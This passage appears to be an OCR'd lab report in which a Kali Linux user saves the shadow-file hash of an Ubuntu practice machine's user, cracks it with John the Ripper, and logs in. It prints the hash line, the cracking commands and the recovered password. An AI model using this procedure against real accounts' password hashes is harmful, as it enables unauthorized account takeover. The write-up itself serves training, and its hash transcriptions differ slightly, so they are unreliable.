
Password

marlinspike:\$6\$wQb5nV3T\$xB2W0/j0kbn4t1RUIlrckw69LR/0EMtUbFFCYPM3MUHVmtYyW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

Then, with the help of Notepad, we can see the Pure Hash Password of the Ubuntu Machine.

[Type here]


Pure Hash Password of the Ubuntu Machine:



With the help of Notepad, we can edit and separate and see the Pure Hash Password.

Saving the Hash Password to .txt file for Bruteforce:

mousepad ubuntu-hash.txt



[Type here]

Mousepad is a tool in Kali Linux, used to edit and save Text as a File.


Ubuntu-hash.txt is the file name with the Format, to save the Hash Password to a Text File to Decrypt the Original Password.

After that we have to check that Hash Password is saved correctly.

Hash saved correctly to a .txt file:

ls

cat ubuntu-hash.txt

A screenshot of a Kali Linux terminal window. The terminal shows the following commands and output:

```
(kali@kali)-[~]
└─$ sudo mousepad ubuntu-hash.txt
[sudo] password for kali:
(kali@kali)-[~]
└─$ ls
Desktop  Documents  Downloads  hydra.restore  Music  Pictures  Public  Templates  ubuntu-hash.txt  Videos  window.txt
(kali@kali)-[~]
└─$ cat ubuntu-hash.txt
marl1nsp1ke:$6$qQb5nV3T$x82W0/j0kbn4t1RU1Lrckw69LR/0EMTUbFFCypM3MUHVmtyYm9.ov/aszTpWHLac2x6Fvy5tpUUXqbUhCKb14/:17484:0:99999:7:::
```

The terminal window is titled "kali-linux-2022.4-vmware-amd64 - VMware Workstation". The desktop background is dark with the word "VINAYAK" in large, light-colored letters. The taskbar at the bottom shows various application icons and system status information.



we can see that; the Hash Password is saved correctly without any error.

For Bruteforce and Password Cracking, **John the Ripper** tool is used.

[Type here]

John the Ripper and its Structure:

John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force passwords, and even automatically mail users warning them about it, if it is desired.



[Type here]

john is the tool for Bruteforce and Password Cracking


--wordlist=/usr/share/john/password.lst is the Wordlist which contains the combination of some default and common password.

--rule is used to do the entire process in Order or Ruled Manner.

unshadowed.txt is the Hash or Encrypted Password.

Usage of John the Ripper:

john

A screenshot of a terminal window running on a Kali Linux virtual machine. The terminal shows the command 'john' being executed, which displays the version information and usage instructions for John the Ripper. The text in the terminal is as follows:

```
(kali@kali)-[~]  
└─$ john  
John the Ripper 1.9.0-jumbo-1-bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX AC]  
Copyright (c) 1996-2021 by Solar Designer and others  
Homepage: https://www.openwall.com/john/  
Usage: john [OPTIONS] [PASSWORD-FILES]  
Use --help to list all available options.  
(kali@kali)-[~]  
└─$
```

john is the tool for Bruteforce and Password Cracking.


[OPTIONS] is used when Option like any Rule or Wordlist present.

[PASSWORD-FILES] is a file in which we save the Hash Password or Encrypted Password.

[Type here]

Successfully Compromised the Ubuntu Machine:


john ubuntu-hash.txt



```
kali@kali: ~  
$ john  
John the Ripper 1.9.0-jumbo-1:bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX AC]  
Copyright (c) 1996-2021 by Solar Designer and others  
Homepage: https://www.openwall.com/john/  
Usage: john [OPTIONS] [PASSWORD-FILES]  
Use --help to list all available options.  
kali@kali: ~  
$ ls  
Desktop Documents Downloads hydra.restore Music Pictures Public Templates ubuntu-hash.txt Videos window.txt  
kali@kali: ~  
$ john ubuntu-hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Process --no-ctrl-c to abort, almost any other key for status  
marlinspike (marlinspike)  
xy 0:00:00.00 DONE 1/3 (2023-03-31 20:14) 12.50g/s 100.0p/s 100.0c/s 100.0C/s marlinspike..marlin  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
kali@kali: ~  
$
```

And after some time, the Original Password is Cracked Successfully.

Ubuntu Machine:




[Type here]


We have successfully Compromised and Cracked the Username & Password of the machine.

Login Attempt in Ubuntu Machine:

USERNAME	marlinspike
PASSWORD	marlinspike




Booting Process of Ubuntu Machine:



[Type here]

After entering the Username and Password, the system starts Booting and we are logged-in in the Ubuntu Machine successfully.

Successfully Login to the Ubuntu Machine:



Now we can see that we have been successfully Login to the Ubuntu Machine and the Ubuntu Desktop is now available to use.